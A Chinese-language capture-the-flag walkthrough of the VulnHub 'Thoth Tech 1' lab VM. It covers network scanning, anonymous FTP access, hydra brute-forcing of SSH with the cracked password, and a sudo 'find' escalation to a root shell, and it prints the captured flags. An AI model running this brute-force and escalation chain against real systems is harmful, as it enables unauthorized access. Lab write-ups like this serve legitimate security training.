
靶机描述
靶机地址:https://www.vulnhub.com/entry/thoth-tech-1,734/
Description
n/a
This works better with VirtualBox rather than VMware
一、搭建靶机环境
攻击机Kali:
IP地址:192.168.9.7
靶机:
IP地址:192.168.9.76
注:靶机与Kali的IP地址只需要在同一局域网即可(同一个网段,即两虚拟机处于同一网络模式)
该靶机环境搭建如下
- 将下载好的靶机环境,导入 VritualBox,设置为 Host-Only 模式
- 将 VMware 中桥接模式网卡设置为 VritualBox 的 Host-only
二、实战
2.1网络扫描
2.1.1 启动靶机和Kali后进行扫描
方法一、arp-scan -I eth0 -l (指定网卡扫)
arp-scan -I eth0 -l
⬢ Thoth Tech arp-scan -I eth0 -l Interface: eth0, type: EN10MB, MAC: 00:50:56:27:27:36, IPv4: 192.168.9.7 Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan) 192.168.9.2 08:00:27:d5:bf:e3 PCS Systemtechnik GmbH 192.168.9.76 08:00:27:40:93:1f PCS Systemtechnik GmbH 2 packets received by filter, 0 packets dropped by kernel Ending arp-scan 1.9.7: 256 hosts scanned in 1.947 seconds (131.48 hosts/sec). 2 responded 讯享网
方法二、masscan 扫描的网段 -p 扫描端口号
masscan 192.168.184.0/24 -p 80,22
方法三、netdiscover -i 网卡-r 网段
netdiscover -i eth0 -r 192.168.184.0/24
方法四、等你们补充
2.1.2 查看靶机开放的端口
使用nmap -A -sV -T4 -p- 靶机ip查看靶机开放的端口
讯享网⬢ Thoth Tech nmap -A -sV -T4 -p- 192.168.9.76 Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-18 15:17 CST Nmap scan report for bogon (192.168.9.76) Host is up (0.00039s latency). Not shown: 65532 closed tcp ports (reset) PORT STATE SERVICE VERSION 21/tcp open ftp vsftpd 3.0.3 | ftp-anon: Anonymous FTP login allowed (FTP code 230) |_-rw-r--r-- 1 0 0 110 Jul 02 2021 note.txt | ftp-syst: | STAT: | FTP server status: | Connected to ::ffff:192.168.9.7 | Logged in as ftp | TYPE: ASCII | No session bandwidth limit | Session timeout in seconds is 300 | Control connection is plain text | Data connections will be plain text | At session startup, client count was 3 | vsFTPd 3.0.3 - secure, fast, stable |_End of status 22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0) | ssh-hostkey: | 3072 ac:d2:7b:75:80:67:f2:9d:95:67:52:99:c8:2f:ab:7b (RSA) | 256 78:ca:86:73:b6:87:06:08:eb:7a:9c:ab:cf:9d:89:16 (ECDSA) |_ 256 93:49:d7:8c:1c:07:7e:8e:79:91:2b:bf:2d:0d:34:6b (ED25519) 80/tcp open http Apache httpd 2.4.41 ((Ubuntu)) |_http-title: Apache2 Ubuntu Default Page: It works |_http-server-header: Apache/2.4.41 (Ubuntu) MAC Address: 08:00:27:40:93:1F (Oracle VirtualBox virtual NIC) Device type: general purpose Running: Linux 5.X OS CPE: cpe:/o:linux:linux_kernel:5 OS details: Linux 5.0 - 5.3 Network Distance: 1 hop Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel TRACEROUTE HOP RTT ADDRESS 1 0.39 ms bogon (192.168.9.76) OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 10.38 seconds
开放了21,22,80端口
21端口可以使用anonymous匿名登录
2.2枚举漏洞
2.2. 1 21 端口分析
anonymous匿名登录一下
⬢ Thoth Tech ftp 192.168.9.76 Connected to 192.168.9.76. 220 (vsFTPd 3.0.3) Name (192.168.9.76:hirak0): anonymous 331 Please specify the password. Password: 230 Login successful. Remote system type is UNIX. Using binary mode to transfer files. ftp> ls 229 Entering Extended Passive Mode (|||53198|) 150 Here comes the directory listing. -rw-r--r-- 1 0 0 110 Jul 02 2021 note.txt 226 Directory send OK. ftp> get note.txt local: note.txt remote: note.txt 229 Entering Extended Passive Mode (|||39265|) 150 Opening BINARY mode data connection for note.txt (110 bytes). 100% || 110 2.41 KiB/s 00:00 ETA 226 Transfer complete. 110 bytes received in 00:00 (2.39 KiB/s) ftp> cd /home 550 Failed to change directory. ftp> 查看一下文件内容
讯享网⬢ Thoth Tech cat note.txt Dear pwnlab, My name is jake. Your password is very weak and easily crackable, I think change your password.
意思是用户名为pwnlab,密码是弱口令

2.2.2 22端口分析
利用得到的用户名pwnlab,去爆破一下ssh
hydra -l pwnlab -P /usr/share/wordlists/rockyou.txt ssh://192.168.9.76

成功得到密码:babygirl1
⬢ Thoth Tech ssh pwnlab@192.168.9.76 pwnlab@192.168.9.76's password: Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-77-generic x86_64) * Documentation: https://help.ubuntu.com * Management: https://landscape.canonical.com * Support: https://ubuntu.com/advantage System information as of Mon 18 Apr 2022 08:06:53 AM UTC System load: 0.4 Processes: 116 Usage of /: 24.3% of 19.56GB Users logged in: 0 Memory usage: 18% IPv4 address for enp0s3: 192.168.9.76 Swap usage: 0% 66 updates can be installed immediately. 0 of these updates are security updates. To see these additional updates run: apt list --upgradable The list of available updates is more than a week old. To check for new updates run: sudo apt update Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings Last login: Fri Jul 2 09:14:12 2021 from 192.168.1.11 pwnlab@thothtech:~$ 成功登录,并在当前目录拿到flag1
讯享网pwnlab@thothtech:~$ ls user.txt pwnlab@thothtech:~$ cat user.txt 5ec2a44a73e7b259c6b0abc
sudo -l查看一下
pwnlab@thothtech:~$ id uid=1001(pwnlab) gid=1001(pwnlab) groups=1001(pwnlab) pwnlab@thothtech:~$ sudo -l Matching Defaults entries for pwnlab on thothtech: env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin User pwnlab may run the following commands on thothtech: (root) NOPASSWD: /usr/bin/find **,这就出来了?
熟悉的find提权
2.2.3 80 端口分析
凑点字数,随便看看
访问:http://192.168.9.76/

扫描一下目录:dirsearch -u http://192.168.9.76
讯享网⬢ Thoth Tech dirsearch -u http://192.168.9.76 _|. _ _ _ _ _ _|_ v0.4.2 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10927 Output File: /root/.dirsearch/reports/192.168.9.76/_22-04-18_16-13-54.txt Error Log: /root/.dirsearch/logs/errors-22-04-18_16-13-54.log Target: http://192.168.9.76/ [16:13:55] Starting: [16:13:55] 403 - 277B - /.ht_wsr.txt [16:13:55] 403 - 277B - /.htaccess.bak1 [16:13:55] 403 - 277B - /.htaccess.orig [16:13:55] 403 - 277B - /.htaccess.sample [16:13:55] 403 - 277B - /.htaccess.save [16:13:55] 403 - 277B - /.htaccess_extra [16:13:55] 403 - 277B - /.htaccess_orig [16:13:55] 403 - 277B - /.htaccess_sc [16:13:55] 403 - 277B - /.htaccessBAK [16:13:55] 403 - 277B - /.htaccessOLD2 [16:13:55] 403 -  277B  - /.htm
[16:13:55] 403 -  277B  - /.html
[16:13:55] 403 - 277B - /.htaccessOLD [16:13:55] 403 - 277B - /.httr-oauth [16:13:55] 403 - 277B - /.htpasswd_test [16:13:55] 403 - 277B - /.htpasswds [16:13:56] 403 - 277B - /.php [16:14:09] 200 -   11KB - /index.html
[16:14:17] 403 - 277B - /server-status [16:14:17] 403 - 277B - /server-status/ [16:14:19] 200 - 7B - /test.php [16:14:24] 200 - 8KB - /wordpress/wp-login.php [16:14:24] 301 - 0B - /wordpress/ -> http://192.168.1.8/wordpress/ Task Completed
额, 又是一个wp站,这边就不继续了
2.3漏洞利用
估计还是wp站的常规套路
2.4权限提升
2.4.1 find提权
去https://gtfobins.github.io看一下利用方法

pwnlab@thothtech:~$ find . -exec /bin/sh \; -quit $ id id: not found $ whoami pwnlab $ exit pwnlab@thothtech:~$ sudo find . -exec /bin/sh \; -quit # id uid=0(root) gid=0(root) groups=0(root) # cd /root # ls root.txt snap # cat root.txt Root flag: d51546d5bcf8e3856c7bff5d201f0df6 good job :) 成功提权,并在root目录下拿到flag2
总结
本靶机很简单,通过匿名登录ftp,拿到提示信息,通过爆破ssh账户密码,登录后通过信息收集,利用find提权
- 信息收集
- ftp匿名登录
- hydra爆破ssh
- sudo提权-find提权
版权声明:本文内容由互联网用户自发贡献,该文观点仅代表作者本人。本站仅提供信息存储空间服务,不拥有所有权,不承担相关法律责任。如发现本站有涉嫌侵权/违法违规的内容,请联系我们,一经查实,本站将立刻删除。
如需转载请保留出处:https://51itzy.com/kjqy/124068.html